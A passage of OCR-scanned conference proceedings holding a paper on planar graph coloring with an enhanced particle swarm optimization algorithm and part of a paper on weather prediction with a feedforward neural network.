5. Botea, V., Mallett, D., Nascimento, M.A., Sander, J.: PIST: an efficient and practical indexing technique for historical spatio-temporal point data. GeoInformatica **12**, 143–168 (2008)
6. Singh, M., Zhu, Q., Jagadish, H.V.: SWST: a disk based index for sliding window spatio-temporal data. In: IEEE Conference (2012)
7. Meškovi, E., Gali, Z., Baranovi, M.: Managing moving objects in spatio-temporal data streams. In: 12th IEEE International Conference on Mobile Data Management (2011)
8. Theodoridis, Y., Sellis, T., Papadopoulos, A.N., Manolopoulos, Y.: Specifications for efficient indexing in spatiotemporal databases. In: IEEE SSDBM'98 (1998)
9. Prasad Chakka, V., Everspaugh, A.C., Patel, J.M.: Indexing large trajectory data sets with SETI. In: Proceedings of the CIDR Conference (2003)
10. Arasu, A., Babu, S., Widom, J.: The CQL continuous query language: semantic foundations and query execution. VLDB J. **15**(2), 121–142 (2006)
11. Gutting, R.H., Schineider, M.: Moving Object Database. Elsevier Inc. (2005)
12. Golab, L., Ozsu, M.: Issues in data stream management. Sigmod Rec. **32**(2), 5–14 (2003)
13. Tamer Özsu, M., Valduriez, P.: Principles of Distributed Database Systems. Pearson Education, Inc (2011)
14. Babcock, B., Babu, S., Datar, M., Motwani, R., Widom, J.: Models and Issues in Data Stream Systems. Proceedings of the 21st ACM SIGMOD-SIGACT-SIGART ACM, (2002)

Solving Planar Graph Coloring Problem Using PSO with SPV Rule

Vaibhav Bhardwaj and Sudhanshu Prakash Tiwari

Abstract In this paper, we have proposed a new particle swarm optimization algorithm named Enhanced PSO. The proposed strategy consists of the concept of the smallest position value rule. In this case, the solution having the smallest position value will be served first. The newly proposed PSO algorithm provides yet another solution for the planar graph coloring problem (GCP) using four colors to get smaller average iterations and higher correction coloring rate.

Keywords Graph coloring · PSO · Greedy strategy · Coloring sequence

1 Introduction

Graph coloring is very important part of graph theory. It is a special case of graph labeling, which is used for assigning the labels, traditionally called colors to the element of the graph. The graph coloring problem (GCP) is a classical NP-hard problem, which has been widely studied [1–3]. The GCP consists in assigning a color to the vertices of a graph with the limitation that a pair of vertices that are linked cannot have the same color. It can be applied to many engineering applications, such as time tabling and scheduling, radio frequency assignment, computer register allocation, and printed circuit board testing.

The particle swarm optimization (PSO) is a novel multi-agent optimization system (MAOS) inspired by social behavior metaphor developed by Kennedy and Eberhart (1995) [4, 5]. It is one of the algorithms based on the intelligence of the swarm and that increases iteratively. It is a technique used to explore the search

V. Bhardwaj (✉) · S. P. Tiwari
Department of Computer Science, Lovely Professional University, Jalandhar, India
e-mail: vaibhavbhardwaj64@gmail.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_97, © Springer India 2014

space of a given problem to find the settings or parameters required to maximize a particular objective.

In this algorithm, each particle maintains its position, composed of the candidate solution and its evaluated fitness, and its velocity. Additionally, it remembers the best fitness value it has achieved thus far during the operation of the algorithm, referred to as the individual best fitness, and the candidate solution that achieved this fitness, referred to as the individual best position or individual best candidate solution. Finally, the PSO algorithm maintains the best fitness value achieved among all particles in the swarm, called the global best fitness, and the candidate solution that achieved this fitness, called the global best position or global best candidate solution. By this method, PSO has been extensively applied for solving optimization problem of continuous space. In 1997, Kennedy proposed a discrete binary PSO algorithm. This version of algorithm not only extends the capabilities of the continuous-valued one but also is able to optimize any function, either continuous or discrete.

Hsu et al. [1] proposed the modified turbulent PSO for solving planar GCP. In this paper, proposed algorithm is the combination of the three different strategies. Cui et al. [2] proposed the modified PSO for solving planar GCP. In this paper, quaternary PSO algorithm with the disturbance strategy is proposed for improvements in the particles. Qin [3] proposed the hybrid discrete PSO for solving the planar GCP. Moraglio et al. [6] proposed geometric PSO for solving nontrivial combinatorial problems. Consoli et al. [5] proposed a discrete version PSO for solving a graph problem. In this paper, we have proposed a new model for solving the planar graph coloring more quickly. In this paper, improvement in the swarm is obtained from the continuous movement of the particles that constitute the swarm submitted to the effect of the inertia and the attraction of the members who lead the swarm.

The remainder of this paper is organized as follows: Sect. 2 briefly overviews the procedure of the planar graph coloring. Section 3 describes the PSO and the new PSO algorithm in detail. Section 4 discusses the experimental results obtained from the new proposed PSO. Finally, Sect. 5 summarizes the contribution of this paper and concludes.

2 The Procedure of the Planar Graph Coloring

In graph theory, a *planar graph* [1, 2] is a graph that can be embedded in the plane, i.e., it can be drawn on the plane in such a way that its edges intersect only at their end points. Many mathematicians had proven that any planar graph could be colored by four kinds of colors, which is called the four-color problem (i.e., four-color conjecture). A coloring of a graph is an assignment of colors to its vertices so that no two adjacent vertices are colored alike. Many scientists have been proven that graph of any kind and adjacency relationship can be simply colored by the four colors. So GCP can be called as four-color problem. In mathematics, the four-color

theorem, or the four-color map theorem, states that given any separation of a plane into contiguous regions, producing a figure called a map, no more than four colors are required to color the regions of the map so that no two adjacent regions have the same color.

The four-color problem was originally posed as a conjecture in 1850s. It was finally proved by the American mathematicians Appel and Haken in 1976. Coloring regions (whether these are states, countries, counties) in a map with a minimum number of colors such that neighboring regions (those sharing a common boundary) are colored differently have been proved to be a classic NP-complete problem. In this section, a brief overview of the planar graph coloring is addressed. The procedure of the planar graph coloring is described as follows:

Mathematical description of the planar GCP: Graph is the combination of the vertices and the edges. Vertices are represented as the set called $V(g) = \{v_1, v_2, v_3, \ldots, v_n\}$, and the edges are represented as the adjacency matrix r_{ij}.

$$r_{ij} = \begin{cases} 1, & \text{node } i \text{ and } j \text{ are connected and } 1 \neq j \\ 0, & \text{node } i \text{ and } j \text{ are unconnected, or } i = j \ (i \leq 1 \leq n) \end{cases} \quad (1)$$

Four different colors are applied to the coloring of all the nodes to make any two adjacent nodes colored in difference. We use 0, 1, 2, and 3 to represent four different colors, and accordingly, a reasonable coloring program corresponds to a string with a length of n.

Figure 1a shows the coloring program of the seven nodes of the given graph. Figure 1b shows the adjacency matrix of the given graph. Here, in this case, the set of the vertices are

$$V(g) = v_1, v_2, v_3, v_4, v_5, v_6, v_7$$

Let the sequence of the colors for the given coloring program is represented as $S = q_1, q_2, \ldots, q_n$. Here, $q_i \in \{0,1,2,3\}$. There will also a fitness function that will be taken for the problem environment. That will show the fitness or accuracy of the given solution. We define the fitness value $f(s)$ as follows:




Fig. 1 Four-coloring program of seven nodes of graph and its adjacency matrix

Let $v_i = \{v_1, v_2, v_3, v_4, v_5, v_6, v_7\}$ where $v_i \in V$. For coloring the nodes qi colors are used. A conflict will be generated for any other node $v_j \in V$ if $i \neq j$ and $r_{ij} = 1$ have same color q_i. In this case, we will create a conflict matrix conflict_{xy} that will show the conflict between the two adjacent nodes.

$$\text{conflict}_{xy} = \begin{cases} a_{xy} & \text{if } r_x = r_y \text{ and } x \neq y \\ 0 & \text{other wise} \end{cases} \tag{2}$$

And the given fitness value will be

$$f(R) = \sum_{x=1}^{n} \sum_{y=1}^{n} \text{conflict}_{xy} \tag{3}$$

3 Enhanced PSO

PSO [4, 5] is an efficient, robust, and simple optimization algorithm for solving many continuous optimization problems. In PSO, each potential solution is assigned to the randomized velocity and the position. The particle will move through the problem space unless any one particle reaches to the best or optimum solution.

3.1 Standard Particle Swarm Optimization

In computer science, particle swarm optimization optimizes problem by iteratively trying to improve a candidate solution with regard to a given measure of quality. PSO produces the optimum result of the problem by having the n number of the candidate solutions of the particular problem and the movement of the solutions or the particle on the basis of its position and the current velocity as well as on the basis of the global best particle. We can simply say that movement of the particle will be influenced by the global best position and the local best position. It was developed by Kennedy and Eberhart. The concept of the PSO was taken from the concept of the movement of the birds flock or the fish school. A basic variant of the PSO algorithm works by having a population (called a swarm) of candidate solutions (called particles). These particles moved around in the search space according to a few simple formulae. The movements of the particles are guided by their own best known position in the search space as well as the entire swarm's best known position.

In the PSO, each particle i has a position represented by a position vector P_i. A swarm of particles moves through a multi-dimensional problem space and each particle i with the velocity represented by a vector V_i. Each particle keeps track of

its own best position in each iteration (or time cycle), which is associated with the best experience it has achieved and denotes Pbest. The best position among all the particles obtained in the population denotes PGbest. For each iteration, the position Pbest of its own best and the position PGbest of the best particle of swarm are calculated as the best fitness of all particles. Accordingly, each particle changing the velocity this way enables the particle P_i to search around its individual best position Pbest and the global best position PGbest as follows:

$$V_i = w \times V_i + c_1 \times \text{rand}_1() \times (P_{\text{best}} - P_i) + c_2 \times \text{rand}_2() \times (P_{\text{Gbest}} - P_i) \quad (4)$$

And the new position will be

$$P_i = P_i + V_i \quad (5)$$

Standard PSO algorithm

1. Initialize all particles' positions Pi and velocities Vi, for $1 \le i \le$ NumberOfParticles.
2. **while** the stop condition (the optimal solution is found or the maximal moving steps are reached) is not satisfied do
3. **for** particle i, ($1 \le i \le$ NumberOfParticles) do
4. Calculate the fitness value of particle *i*.
5. Update the personal best position of the particle *i* according to the fitness value.
6. **End for**
7. Update the global best position of the particles according to the fitness value.
8. **For** Particle *i*, ($1 \le i \le$ NumberOfParticles**) do**
9. Move particle *i* to another position according to the equation (4) and (5).
10. **End for**
11. **End while**

3.2 Discrete Particle Swarm Optimization

The original PSO algorithm can only optimize problems in which the elements of the solution are continuous real numbers since, in words of the inventors of PSO, it is not possible to 'throw to fly' particles in a discrete space. In the last years, several modifications of the PSO algorithm for solving problems with discrete variables have been proposed in the literature. They are referred to as discrete particle swarm optimization (DPSO) methods [3, 7]. Kennedy and Eberhart developed a DPSO algorithm for problems with binary-valued solution elements where the position of each particle is a vector $x_i = (x_{i1}; x_{i2};\ldots; x_{ij};\ldots; x_{id})$ of the d-dimensional binary solution space, $x_i \in \{0,1\}^d$, but the velocity is still a vector $v_i = (v_{i1}, v_{i2},\ldots,v_{ij},\ldots,v_{id})$ of the d-dimensional continuous space. As with the standard PSO strategy by Kennedy and Eberhart, the velocity is still updated by means of Eq. (4). However, the significance of the velocity term has been changed

to indicate the probability of the corresponding solution element, assuming a value of 0 or 1. For assigning a new position value to a particle i, each position variable x_{ij} is randomly set with probability of selecting a value of 1 given by the sigmoid function:

$$\frac{1}{1+\exp(-v_{ij})}$$

Thus, a particle moves in a state space restricted to zero, one, two, and three on each dimension, where each particle's velocity represents the probability of particle's position taking the assumed value. For assigning a new particle position, the quaternary-valued PSO method uses Eqs. (6) and (7) to replace Eq. (5).

$$f(V_j) = \begin{cases} 0, \text{ rand}() > r \text{ and rand}() < S(V_j) \\ 1, \text{ rand}() < r \text{ and rand}() < S(V_j) \\ 2, \text{ rand}() \geq r \text{ and rand}() \geq S(V_j) \\ 3, \text{ rand}() \leq r \text{ and rand}() \geq S(V_j) \end{cases} \tag{6}$$

$$P_j = \text{Mod}\big((P_j + f(V_j)), 4\big), \tag{7}$$

where $V_j (1 \leq j \leq$ number of nodes) is particle's velocity, rand() is a uniformly distributed random number in the range [0, 1], $r = 0.5$, $S(V_j)$ is the sigmoid function given by $S(V_j) = 1/(1 + e^{-v})$.

3.3 New Planar Graph Coloring Model

A new planar graph coloring model named Enhanced PSO based on the concept of the smallest position value. This model is inspired by the literature [1]. This model employs the walking one strategy, greedy algorithm, swapping strategy, and SPV rule.

3.3.1 Smallest Position Value

SPV rule [8] is used for changing the continuous value in discrete value. SPV rule states that vertex with the smallest position value is scheduled first and vertex with second SPV comes next. We represent the dimension of the swarm as the number of vertices. Position vector

$$P_{id} = \{p_1, p_2, p_3, \ldots p_d\}$$

where i is the particular individual vertex and d represents the dimension index, is calculated using PSO. The position vector of each particle makes transformation about the continuous position. Smallest position value rule is used to find a permutation corresponding position P_{id}. The position vector P_{id} has continuous

values. By using the SPV rule, this continuous position value can be converted to discrete value permutation:

$$Q_{id} = [q_{i1}, q_{i2}, \ldots q_{id}].$$

Q_{id} is the sequence of nodes of i particle in the processing order with respect to the d dimension. Set of the colors is represented by

$$C_{lm} = \{r_1, r_2, r_3, \ldots r_y\}$$

where l represents the particle and m represents the color with which vertex is colored. After S_{id}, set of colors is calculated using the equation

$$C_{lm} = Q_{id}\ M$$

3.3.2 Walking One Strategy

Cui et al. developed a quaternary-valued PSO method by defining the particles' positions and velocities. The walking one strategy is a probability function based on quaternary-valued PSO; it depends on the node and adjacent nodes of the number of the conflicts. The number of the conflict nodes could get from Eq. (8) based on Eq. (2). Then, the number of the conflict nodes will be converted to collision factor through the sigmoid function (i.e., Eq. 9). If the collision factor is large, then it will be assigned a higher probability to change its color number. Otherwise, it will be assigned a lower probability. (i.e., Eqs. 10 and 11). The walking one strategy is shown as follows:

$$Cr_j = \sum_{k=1}^{n} \text{conflict}_{xy} \tag{8}$$

$$Cf_j = \frac{1}{1 + e^{-Cr_j+2}} \tag{9}$$

$$Cf_j = \frac{1}{1 + e^{-Cr_j+2}} M(V_j) = \begin{cases} 1, & \text{if } Cf_j > \text{rand}() \text{ and } S(V_j) > \text{rand}() \\ 0, & \text{otherwise} \end{cases} \tag{10}$$

$$P_j = \text{Mod}\big((P_j + M(V_j)), 4\big) \tag{11}$$

where $Cr_j (1 \leq j \leq n)$ is the number of conflict nodes with jth node, Cf_j is the collision factor of jth node in the range [0, 1], n is the number of nodes, rand() is a uniformly distributed random number in the range [0, 1], and $S(V)$ is the sigmoid function given by $S(V_j) = 1 = (1 + e - v)$.

3.3.3 Greedy Algorithm

Greedy strategy deals with the maximum conflicting node first and assesses it, because in graph coloring, maximum conflicting node is the most troublesome and needs to be processed first.

We will first create the conflict array C_r of all nodes of the graph that will contain the number of the conflicts for all nodes of the graph. The algorithm for serving the maximum conflicting node will be as follows.

(Algorithm 1)

1. Sort the C_r in descending order pick the first element of the Cr (C_{r1}). Check the label *(l)* of the max conflicting node in the graph.
2. Counter = false
3. Calculate the fitness value of the particle $f_{old.}$
4. List all the number of the colors used by the neighbor of the maximum conflicting node.
5. **If** (all available colors are utilized by the neighbors)
6. Counter = true
7. **End if**
8. **Else** (Find the color 'o' which is not in the list of the colors of the neighbors.)
9. $P_l = o$
10. **End else**
11. Calculate finess value f_{new} of particle l
12. **If**($f_{new} < f_{old}$)
13. Accept color o
14. **End if**

3.3.4 Swapping Strategy

This strategy is the combination of the two strategies: the swapping and the inversion [9]. In swapping strategy, node that has maximum number of adjacencies will be swapped with the last node of the graph in sequence, while in inversion strategy, color sequence of nodes, after the node having maximum number of adjacency will be inversed. Both can be easily understood by the given color sequence (Figs. 2, 3).

Fig. 2 Swapping strategy

0	1	2	3	0	1	2
0	1	2	2	0	1	3

Fig. 3 Inversion strategy

0	1	2	3	0	1	2
0	1	2	3	2	1	0

3.4.4 Enhanced PSO (Algorithm 2)

1. Initialize all the particle's position(i.e. coloring number) as per the SPV rule and velocities (V_i) for ($1 \leq i \leq$ NumberOfColors)
2. **While** the stop condition (optimal solution is found or maximum moving steps are reached) **do**
3. **For** particle ($1 \leq i \leq$ NumberOfColors**) do**
4. Update personal best position of the particle and also update global best position of the particle
5. **End for**
6. **For** particle ($1 \leq i \leq$ NumberOfColors)
7. Calculate the velocity of the particle by the standard equation no. (4) of the PSO.
8. Change the position(coloring sequence) of the particle by the algorithm 1
9. **If** counter = true **then**
10. Calculate the C_{rj} by equation (8)
11. Calculate C_{fj} by equation (9)
12. Calculate $M(V_j)$ by equation (10)
13. Calculate P_j by equation (11)
14. Evaluate the quality of the fitness F_j
15. Swap node
16. Evaluate the quality of the fitness F_j
17. Inverse node
18. **End if**
19. **End for**
20. **End while**

4 Experimental Results

In this section, the performance of the Enhanced PSO algorithm is investigated by some experiments. All computation experiments are conducted with the Visual Studio and run on Intel® Core(TM)2 Duo CPU P9400 @2.40 GHz with 2-GB memory capacity. The essential parameter for Enhanced PSO algorithm is set as follows. We simulated 30 runs. Let the maximum number of evaluations be 20,000 and the maximum swarm size is 20.

In order to validate the results, a comparison of the performance of the Enhanced PSO algorithm with MPSO algorithm (the number of particles as 20) is presented. By randomly generating a given scaled planar graph and calculating 30 runs of the Enhanced PSO and MPSO algorithms the experimental results we obtained are shown in Table 1. In order to demonstrate the performance of Enhanced PSO algorithm for solving the planar GCP further, we take the coloring problem of the random map as an example. Figure 4 is the randomly taken graph, including 30 vertices. We used the MPSO and Enhanced PSO to perform the experiment. The results demonstrate that the Enhanced PSO method is able to present a feasible coloring scheme to this problem.

The best individual color coding is 2 3 0 2 0 2 1 0 1 2 0 1 2 3 3 0 3 1 0 1 3 2 2 0 3 2 0 1 1 0.

Table 1 Comparison of experimental results

Node	Algorithm	Average iterations	Average evaluations	Success rate (%)
7	MPSO	7.40	129	100
	Enhanced PSO	5.00	90	100
10	MPSO	37.20	614.40	100
	Enhanced PSO	7.00	128	100
20	MPSO	139.96	2,540.40	100
	Enhanced PSO	13	252	100
25	MPSO	3,498.60	70,000	0
	Enhanced PSO	24.40	508.00	100
30	MPSO	3,498.80	70,000	0
	Enhanced PSO	23.73	494.66	100




Fig. 4 Random graph with 30 vertices

5 Conclusion

In this paper, we have proposed an Enhanced PSO with smallest position value for solving planar graph coloring. In this scheme, we are using the concept of walking one strategy and greedy algorithm for improving the discrete PSO in the planar

graph coloring. The walking one strategy and greedy strategy have improved the PSO algorithm for solving GCP. The inversion strategy can be helpful to drive particles (i.e., those particles that are much far from optimum solution), and hence, they can explore a better solution. The experimental results show that this algorithm is considerably effective to the GCP with moderate size and provides another solution for planar GCP.

References

1. Hsu, L.-Y., Horng, S.-J., Khan, M.K., Run, R.-S., Lai, J.-L., Chen, R.-J.: MTPSO algorithm for solving planar graph coloring problem. Elsevier J. **38**(5), 5525–5531 (2011)
2. Cui, G., Qin, L., Liu, S., Wang, Y., Zhang, X., Cao, X.: Modified PSO algorithm for solving planar graph coloring problem. Elsevier J. **18**, 353–357 (2007)
3. Qin, J.: Hybrid discrete particle swarm algorithm for graph coloring problem. J. Comp. **6**(6), 1175–1182 (2011)
4. Liao, C.J., Tseng, C.T., Luarn, P.: Discrete version of particle swarm optimization for flowshop scheduling problems. Elsevier J. **34**, 3099–3111 (2005)
5. Moraglio, A., Togelius, J.: Geometric particle swarm optimization for the sudoku puzzle. In: ACM-USA (2007)
6. Sedighizadeh, D., Masehian, E.: Particle swarm optimization methods, taxonomy and applications. Int. J. Comp. Theory Eng. 1(5) (2009)
7. Kaur, K., Tiwari, S.P.: Grid Scheduling using particle swarm optimization with SPV. Int. J. Adv. Res. Comp. Sci. Electron. Eng. **1**(5) (2012)
8. Shi, Y., Eberhart, R.C.: Empirical study on particle swarm optimization. In: IEEE, Washington DC (1999)
9. Zhou, Y., Zheng, H.: An improved cuckoo search algorithm for solving planar graph coloring problem. Appl. Math. Inf. Sci. **7**(2), 785–792 (2012)

Weather Prediction Using Error Minimization Algorithm on Feedforward Artificial Neural Network

Arti R. Naik, Pathan Mohd. Shafi and Shyamsunder P. Kosbatwar

Abstract Precise weather forecast is very important today, as day-today life is widely dependent on weather. The paper focuses on precise weather outlook using feedforward neural network (FFNN) and provides learning to the network using error correction method. This paper explores the idea of creating network by taking appropriate neurons in the hidden layer so as to obtain the best result. FFNN is frequently used to solve many problems from various disciplines such as image recognition, clustering, function approximation, biological application, and forecast/prediction.

Keywords FFNN · ANN · MSE · MLP

1 Introduction and Motivation

Weather is changing day by day and so the weather parameters are. The human brain is able to do enormous computation and utilizes billions of nerve cells existing in our brain. These neurons are interconnected in the form of a complex network. Artificial Neural Network (ANN) has been inspired from biological neuron. ANN has capability of not only to analyze the data but also to predict future by learning previous patterns.

ANN comprises of three layers, input, hidden, and output, which are interconnected. Feedforward Network (FFN) is the interconnection of neuron in which data flow in single forward direction. FNN with input and output layers is similar to linear model. Feedforward Neural Network (FFNN) with one or more hidden

A. R. Naik (✉) · P. Mohd. Shafi · S. P. Kosbatwar
Department of Computer Technology, Smt. Kashibai Navale College of Engineering, Pune, India
e-mail: sidnaik111@gmail.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_98, © Springer India 2014

layers in between is known as multilayer perceptron (MLP). However, the number of hidden layer differs from problem to problem. The size and number of hidden layers can be decided by testing the network after training for various inputs.

2 Literature Survey

Numerous models were designed to perform weather forecasting using image extraction like RAMS in 1992 at Atlanta was cluster based meteorological system [1]. Another such model WINE [2] was designed for physical observations from satellite. Gill [3] proposed a forecasting model usinf ANN and genetic algorithm. Since the last few decades, there is a peak enhancement in the field of ANN and also it has opened up new areas to the forecasting task involving weather related phenomenon. Kowar et al. [4] compared short-time rainfall prediction models for real-time flood forecasting and in (2008) prepared a model to predict storm surge for short term. Jayalakshmi et al. [7] showed the normalization method that can be use in back propagation algorithm. In [8, 9, 11] the researchers showed the effectiveness of neural computing for predicting purpose by testing under various areas like thunderstorm, storm surge along harbor and temperature forecasting. Sharma in [12] proposed that if soft computing techniques are better for prediction. In [13, 14] authors discussed various issues that arise during prediction.

3 Artificial Neural Network

There are many types of neural networks. Each has different processing. The way the network behaves depends on its network structure. ANN is widely used for forecasting as it follows the learning techniques. Learning can be done in both supervised manner, i.e., in the presence of teacher, and unsupervised manner, i.e., in the absence of teacher.

3.1 Feedforward Network

FFN is widely known as MLP. FFN is layered network consisting of numerous processing elements known as neurons. Each layer in layered FFN works independently, each layer performs independent computation, and the result is transferred to the adjacent layer; the layer then performs computation, and the results are forwarded to the next following layer.

A neuron is connected to several inputs, and one or more Inputs are connected to neuron with strength of connection known as weights.




Fig. 1 5-4-1 feedforward neural network

$$X = \{x_1, x_2, x_3, x_4, x_5\}$$
$$W_{ij} = \{w_1, w_2, w_3, w_4, w_5, \ldots, w_{20}\}$$
$$W_{jk} = \{w_{21}, w_{22}, w_{23}, w_{24}\}$$

X is an input set, while W_{ij} and W_{jk} are the sets for strength of connection between input–hidden layers and hidden–output layers, respectively.

$$O_j = \sum_{i=1}^{5} x_i * w_{\mathrm{ij}} \quad \& \quad O_k = \sum_{i=1}^{5} x_i * w_{jk}$$

$$H = f(O_j) \quad \& \quad Y = f(O_k); \quad \text{where} \quad f = (1/\left(1 + e^{(-x)}\right)$$

As decision is required at output, so as to arrive with the decision summation must be followed by nonlinear processing unit, output of nonlinear unit will be output of neuron, and output is not same as desired. So sigmoid activation function is used (Fig. 1).

4 Methodology

The system explains the error correction learning method used in FFN. The proposed research shows the classification of weather and the effect of learning rate. The accuracy in prediction also depends on its learning rate.

4.1 Data Set

The problem taken for this research is to classify as well as forecast weather using error correction learning method with min-max normalization method. As well as it shows that accuracy of prediction also depends on its learning rate. To evaluate the performance of proposed method, the network is supplied with the standard input data set taken from the meteorological Web site.

The data are first normalized, and the reason is that feeding raw input to network does not work well as it makes the learning of data very slow. Data normalization is another factor, which increases the training speed. Data normalization is widely used to scale the data in the same range of values for each input feature so as to minimize bias within the neural network for one feature to another. Data normalization can also speed up training time by starting the training process for each feature within the same scale. The data normalization technique used was min-max technique.

$$x = \begin{bmatrix} x1 \\ x2 \\ x3 \\ x4 \\ x5 \end{bmatrix}$$

X is the input data to be normalized in the range ra to rb, where ra and rb are the max range and min range.

$$A = \min(x1)$$

$$B = \max(x1)$$

$$N_d = \frac{((\text{rb} - \text{ra}) * (X - A))}{(B - A)} + \text{ra}$$

N_d is the normalized data of feeded input data. The range considered was 0.1–0.9.

4.2 Training of ANN

To predict the future, it is necessary that network should learn from its previous experiences. This process is known as learning. The learning process used is error correction learning. Error correction learning's synaptic strength of the connection is corrected with respect to error obtained in the output layer. The network receives inputs by neurons in the input layer, and the output of the network is given by the neurons on the output layer.

The error correction learning is supervised learning method, which includes the input as set of historical data, and using the historical data, the network should predict the future values. The task of the error correction learning algorithm is to

reduce this error, until the ANN learns the training data. The training begins with random weights, and the goal is to adjust them so that the error will be minimal. Learning methodology is provided to the network.

The objective of supervised learning methodology is to influence mapping from vector x to y values. That is, the network must build a model for unknown function f that allows it to predict y values for unknown data.

$$y = f(x)$$

4.3 Validating and Testing

After training, the network is tested for performance. About 30 % of the remaining data are used for validating and testing purposes. Once the testing phase is completed, the values are saved and the graph is plotted against predicted and actual output, showing the performance of the system.

5 Experimental Results

Using Neural Network toolbox in MATLAB 7.0, MSE is obtained and a graph is plotted for actual and predicted value. The experiment loads 70 % of data for training and the remaining data is used for validation purpose. Initially, the network used was 5-6-1. The network is tested for the number of neurons in the hidden layer.




Fig. 2 Performance graph for 5-7-1 network




Fig. 3 Performance graph for 5-4-1 network

Table 1 Experimental analysis on the hidden layer neuron

Neurons in hidden layer	Validation at epoch	Total epoch
7	41	1,000
6	11	1,000
5	13	1,000
4	4	1,000
3	6	1,000
2	8	1,000

Performance graph is plotted between MSE with respect to number of epochs. The network consists of 5 input data as shown in Fig. 2:

First, the network is constructed using 7 neurons and after training, the validation was achieved at epoch 41. Similarly when it is tested for neuron 6 best validation was achieved at 11 (Fig. 3).

The following table show the test result (Table 1).

Learning rate and momentum were kept constant 0.01 and 0.8, respectively, using trained function.

6 Conclusion

Number of neurons in the hidden layer is important as it is required to create a network. Proper assignment of neuron in the hidden layer is important. The network should be trained with input data until the best validation performance is achieved with respect to epochs. Hence, trial-and-error method can be used to decide the number of neurons in the hidden layer.

References

1. Pielke, R.A., et al.: A comprehensive meteorological modeling system—RAMS. Meteorol. Atmos. Phys. **49**, 69–91 (1992)
